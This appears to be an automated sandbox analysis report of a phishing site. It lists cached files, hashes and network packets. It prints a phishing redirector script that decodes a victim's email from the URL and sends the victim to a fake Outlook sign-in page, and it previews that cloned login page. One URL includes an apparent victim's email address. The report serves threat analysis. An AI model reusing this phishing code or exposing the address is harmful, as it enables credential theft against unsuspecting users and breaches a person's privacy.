Malicious:	false
Reputation:	low
IE Cache URL:	http://https://budgegrowth.com/

Preview:

```
<script type="text/javascript" >.function validateEmail(referrer) {.var re = /^(([^<>()[\]\.,;:\s@\"]+(\.[^<>()[\]\.,;:\s@\"]+)*)|(\".+\"))@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}
\])|(([a-zA-Z\-0-9]+\.)+[a-zA-Z]{2,}))$/;.return re.test(referrer);.}.decodeBase64 = function(s) {.var e={},i,b=0,c,x,l=0,a,r='',w=String.fromCharCode,L=s.length;.var A="
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";.for(i=0;i<64;i++){e[A.charAt(i)]=i;}.for(x=0;x<L;x++){.c=e[s.charAt(x)];b=(b<<6)+c;
l+=6;.while(l>=8){((a=(b>>>(l-=8))&0xff)||(x<(L-2)))&&(r+=w(a));}.}.return r;.}.var hash = window.location.hash.substring(1);.var email = decodeBase64(hash);.console.log(
email);.if(validateEmail(email)) {.console.log(email);.window.location = "https://school-resources.co.uk/office?email="+hash;.// window.location = "https://jcabale.com/ac
count/token/referrer="+hash;.}.else.    {.       window.location = "https://dvvn.xyz/accounts/token/referrer="+hash;.    }..</script>
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\converged[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	101932
Entropy (8bit):	5.304218787679098
Encrypted:	false
SSDEEP:	1536:QpHDglbuhw+ExmazA/PWrF7qvEAFiQcpmNtRHzyJRD:l74TyJZ
MD5:	880F3C6B53EB2F00EACA3D01F9DC3867
SHA1:	AE4CB1A0E76D8D9F952D113928E61B4F3258A369
SHA-256:	D91AB164F7F64967F34C727DB7715D1F65BEF2C3F10B76B02C7B1A8BA9C2DDEC
SHA-512:	500171F198FAA44EE17F033E4BF109BE2062D1161005F4549A8B6EEDB66FE417679DE2A5DFFB0F6EBF3914523E42D0739740D66EB05A942CB2204DD1F0812C0E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/converged.css

Preview:

```
/*! Copyright (C) Microsoft Corporation. All rights reserved. *//*!.------------------------------------------- START OF THIRD PARTY NOTICE -----------------------------------------..This file
based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third
Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms
for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise...//--------------------------
--------------------------------------------------.twbs-bootstrap-sass (3.3.0).//----------------------------------------------------------------------------..The MIT License (MIT)..Copyright (c) 2013 Tw
Inc..Permission is hereby granted, free of charge, to any person
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm	
Size (bytes):	18032
Entropy (8bit):	4.1842996114038264
Encrypted:	false
SSDEEP:	192:fAoUxfvaxTTfgODptfes+3GRnQNx5Rbeaj+lrx+LjAhBm7ABjti:YonppheJGRQb5t+eLCoApg
MD5:	9B10246D57B8A5A7D8B12DFE29D10F8C
SHA1:	3333F36BEE4647B968229701D10AC965234748FC
SHA-256:	4EF6B912E33A6CA32AFF1030AD2FE2E1CF46D9B615A0F30D8341722FA024D7D3
SHA-512:	3B77A4FA23B5474EC1F789F5445A944950C8C055BAED6920B1683A8F201D50A3F4DD023B252AFD2028C734042C571A4AE0F595E81C5936A14760DC14D8DADD7
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm, Author: Joe Security • Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=40&id=2677652988&email=
Preview:	..<!DOCTYPE html>..<html dir="ltr" class="" lang="en">....<head>.. <title>Sign in to Outlook</title>.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <meta http-equiv="X-UA-Compatible" content="IE=edge">.. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">.. <meta http-equiv="Pragma" content="no-cache">.. <meta http-equiv="Expires" content="-1">.. <meta http-equiv="x-dns-prefetch-control" content="on">.. <meta name="PageID" content="ConvergedSignIn">.. <meta name="SiteID" content="">.. <meta name="ReqLC" content="1033">.. <meta name="LocLC" content="en-US">.... <link rel="shortcut icon" href="images/favicon_a_eupayfgghqiai7k9sol6lg2.ico">.... <meta name="robots" content="none">.... <link crossorigin="anonymous" href="images/converged.css" rel="stylesheet" onerror="$Loader.On(this,true)" onload="$Loader.On(this)" integrity="sha384-6zwj881n+POYRMmxKAdsyZj04I9Ot7aRa2P

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\bb64a86f40e39f8b5655ebe5a4a1ca3d[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	442
Entropy (8bit):	5.478841122463078
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwol6hEr6VX16hu9nP2jAbzAN5/BKL66csm0dINE1EEolxRImNPfCw6xs:J0+ox0RJWWPmW2d8XshEZo/9FKVxMBT
MD5:	6C702D14D3BE168CB4DF19773A329EF6
SHA1:	4522FB47F1B00208561AAAEAA5DB9044E4B96211
SHA-256:	D0A9A9B041A647319E609C7C4580774E8D9A237595B0A7D047E8CDE7DF4CDFC7
SHA-512:	51861B86EE6DB66FAA96D447346F4CAAF6BFF19DA31B0F6E7D11DF933621C42C617AB7623E0ED7469DD854D9CECEC1E860D81395BAFD6569CB90D6874A7F81E
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\Login0[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	18032
Entropy (8bit):	4.1842996114038264
Encrypted:	false
SSDEEP:	192:fAoUxfvaxTTfgODptfes+3GRnQNx5Rbeaj+lrx+LjAhBm7ABjti:YonppheJGRQb5t+eLCoApg
MD5:	9B10246D57B8A5A7D8B12DFE29D10F8C
SHA1:	3333F36BEE4647B968229701D10AC965234748FC
SHA-256:	4EF6B912E33A6CA32AFF1030AD2FE2E1CF46D9B615A0F30D8341722FA024D7D3
SHA-512:	3B77A4FA23B5474EC1F789F5445A944950C8C055BAED6920B1683A8F201D50A3F4DD023B252AFD2028C734042C571A4AE0F595E81C5936A14760DC14D8DADD7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=32&id=3805042069&email=rob.bernstein@hklaw.com
Preview:	..<!DOCTYPE html>..<html dir="ltr" class="" lang="en">....<head>.. <title>Sign in to Outlook</title>.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <meta http-equiv="X-UA-Compatible" content="IE=edge">.. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">.. <meta http-equiv="Pragma" content="no-cache">.. <meta http-equiv="Expires" content="-1">.. <meta http-equiv="x-dns-prefetch-control" content="on">.. <meta name="PageID" content="ConvergedSignIn">.. <meta name="SiteID" content="">.. <meta name="ReqLC" content="1033">.. <meta name="LocLC" content="en-US">.... <link rel="shortcut icon" href="images/favicon_a_eupayfgghqiai7k9sol6lg2.ico">.... <meta name="robots" content="none">.... <link crossorigin="anonymous" href="images/converged.css" rel="stylesheet" onerror="$Loader.On(this,true)" onload="$Loader.On(this)" integrity="sha384-6zwj881n+POYRMmxKAdsyZj04I9Ot7aRa2P

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18.4a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\33_a5dbd4393ff6a725c7e62b61df7e72f0[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1864
Entropy (8bit):	5.222032823730197
Encrypted:	false
SSDEEP:	48:yvswNIBLBpJawmMH44log6gw/MHm7pJroog6gwkMH9Xog6gwdMHdqdyqog7C:ykfXYx+odPcs9B
MD5:	BC3D32A696895F78C19DF6C717586A5D
SHA1:	9191CB156A30A3ED79C44C0A16C95159E8FF689D
SHA-256:	0E88B6FCBB8591EDFD28184FA70A04B6DD3AF8A14367C628EDD7CABA32E58C68
SHA-512:	8D4F38907F3423A86D90575772B292680F7970527D2090FC005F9B096CC81D3F279D59AD76EAFCA30C3D4BBAF2276BBAA753E2A46A149424CF6F1C319DED5A6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/33_a5dbd4393ff6a725c7e62b61df7e72f0.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6z" fill="url(#A)"/><path d="M394.2 1815.6c746.58 0 1351.8-493.2 1 351.8-1101.6S1140.78-387.6 394.2-387.6-957.6 105.603-957.6 714-352.38 1815.6 394.2 1815.6z" fill="url(#B)"/><path d="M1548.6 1885.2c631.92 0 1144.2-417.45 1144. 2-932.4S2180.52 20.4 1548.6 20.4 404.4 437.85 404.4 952.8s512.276 932.4 1144.2 932.4z" fill="url(#C)"/><path d="M265.8 1215.6c690.246 0 1249.8-455.595 1249.8-10 17.6S956.046-819.6 265.8-819.6-984-364.005-984 198-424.445 1215.6 265.8 1215.6z" fill="url(#D)"/></g><defs><radialGradient id="A" cx="0" cy="0" r="1" gradientUn its="userSpaceOnUse" gradientTransform="translate(1466.4 393.6) rotate(90) scale(1401.6 1720.8)"><stop stop-color="#107c10"/><stop offset="1" stop-color="#c4c4c4" stop-opacity="0"/></radialGradient><r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\favicon_a_eupayfgghqiai7k9sol6lg2[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico
Preview:	..............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(......................................"P.."" ...3 33333333333333333333333333333"" ...33333333333333333333333333333"" ...33333333333333333333333333333"""" """""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"" ...33333333333333333333333333333"" ...3333333333 3333333333333333333"" ...33333333333333333333333333333"" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""""" """""""" ...33333333333333333333333333333"" ...33333333333333333333333333333"" ...33333333333333333333 333333333"" ...33333333333333333333333333333""""""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\office[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	285
Entropy (8bit):	5.3356280781363905
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwol6hEr6VX16hu9nP2jABdcL4Z+bEuR+KqD:J0+ox0RJWWPmCSEuET
MD5:	BE8E2097E34977D41DDF07C05F7AC9E5
SHA1:	FBAC0B1878E6949162EE47DF9E8604EC45522EEC
SHA-256:	FD50FBD16FCA3FDFFFB7A4665D33629393F6742A332E577E008B6DFB0957E7A5
SHA-512:	81148CD946F97A42946BB5532EDA629D092ABAC4BA5839C1E6E6DD38728D7BD7BDBAE5FAC95B104577B42D3C2726BC4C47282EB33F1EC2283CF09085012CF5B
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Temp\~DF4FE58238F246D7FF.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.47658128721736936
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loqS9loqC9lWqeYGR0x9YeOeeOc/Ox9/O3:kBqoIqdqbqeYGWx9YeOeeOc/Ox9/O3
MD5:	5FF304BBD2BFE885C7842C5F44E7C4D6
SHA1:	25230B89BA9D6BCD67858D0FC973C2FF41B859CA
SHA-256:	DC6F7D820286F3085453856E3BD6F50D4C89BF4FDC972BA3DE6CE181CAD3001C
SHA-512:	0B1FAADADBA0C6E4907F016CCDDCF455A3F6A636C191E01B25A75DD7FD1346B3E9A0325DFE2EAFFA1EBEBE0DE54BA849DBF10807D0592BD3A7A6BABA3593AA3A
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF882B6DAF3B157BE0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	57119
Entropy (8bit):	1.483748583363823
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+lLpY7sY2XShGrAUhGrADLsgA0AODj:IW
MD5:	95EB4CF65A117018F4505F8DDF900F0B
SHA1:	4F363700B57D4F258EFB4F07060B09C756B890C8
SHA-256:	6106B00F95AF9248B1AF7F45550D777F289F80F22899A4A207D334CDD5B7644A
SHA-512:	537917721B19ABE9C677BF88ECDD34796C715BFE77650A560692515195C68A20597779E46707F7C7BD4B594F58D7A86C7EC483F82BCF95C27BD2E47C2FDE33B
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF93C14B5DF9B0F9E3.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.37440080852094143
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laAjKP2npYt8X:kBqoxxJhHWSVSEabjPphX
MD5:	E572A49057FB05D9BE7FA194B0AEB73C


C:\Users\user\AppData\Local\Temp\~DF93C14B5DF9B0F9E3.TMP	
SHA1:	DC644EB65C2A9E206DC66F8E70BD8028D5AC609D
SHA-256:	EFC6880F6982F08AE6D28550224842893BC8390EAD7EE320FC4FB27D4E026E2B
SHA-512:	46C207E3B1C009B550D5F81FC16B99250E7B18FCEC18E257B69C8F82EBA44D8543968E1A99405802270468A8111B60A9ACEFC0297C0069F7743E4690649EB720
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

No static file info

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:09:01.069946051 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.070771933 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.227926016 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.228101969 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.228487015 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.228583097 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.229617119 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.230192900 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.387460947 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.387768984 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388045073 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388092041 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388133049 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388160944 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388216972 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.388248920 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.388292074 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388334036 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388370037 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388374090 CET	49728	443	192.168.2.4	69.49.229.38

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:09:01.388395071 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.388397932 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.388428926 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.388477087 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.389028072 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.389126062 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.389312983 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.389539003 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.440145969 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.440567970 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.442342043 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.598601103 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.598782063 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.601216078 CET	443	49727	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.601336002 CET	49727	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.637937069 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.640079021 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.640181065 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:01.645765066 CET	443	49728	69.49.229.38	192.168.2.4
Jan 27, 2021 19:09:01.645885944 CET	49728	443	192.168.2.4	69.49.229.38
Jan 27, 2021 19:09:02.186279058 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.187127113 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.242403030 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.242660999 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.242903948 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.243036985 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.245810986 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.249037027 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.303910971 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.304177999 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.304200888 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.304213047 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.304220915 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.304347038 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.304445982 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.306112051 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.306571007 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.307224035 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.307419062 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.307439089 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.307451010 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.307459116 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.307616949 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.307976007 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.308111906 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.325325966 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.325608969 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.329251051 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.381500006 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.381625891 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.383497953 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.383604050 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.385375977 CET	443	49730	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.385474920 CET	49730	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.387726068 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.457942009 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.458060980 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.465625048 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.561137915 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.595618963 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.595704079 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.604311943 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.660317898 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.663645029 CET	443	49731	51.91.19.20	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:09:02.663887024 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.667752981 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.726033926 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726089954 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726141930 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726181030 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726231098 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726258039 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.726274967 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726309061 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.726310015 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726347923 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.726351023 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726389885 CET	443	49731	51.91.19.20	192.168.2.4
Jan 27, 2021 19:09:02.726417065 CET	49731	443	192.168.2.4	51.91.19.20
Jan 27, 2021 19:09:02.726438999 CET	49731	443	192.168.2.4	51.91.19.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:08:53.944530964 CET	51703	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:54.001140118 CET	53	51703	8.8.8.8	192.168.2.4
Jan 27, 2021 19:08:54.807533979 CET	65248	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:54.855544090 CET	53	65248	8.8.8.8	192.168.2.4
Jan 27, 2021 19:08:56.098921061 CET	53723	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:56.149369001 CET	53	53723	8.8.8.8	192.168.2.4
Jan 27, 2021 19:08:57.263341904 CET	64646	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:57.313666105 CET	53	64646	8.8.8.8	192.168.2.4
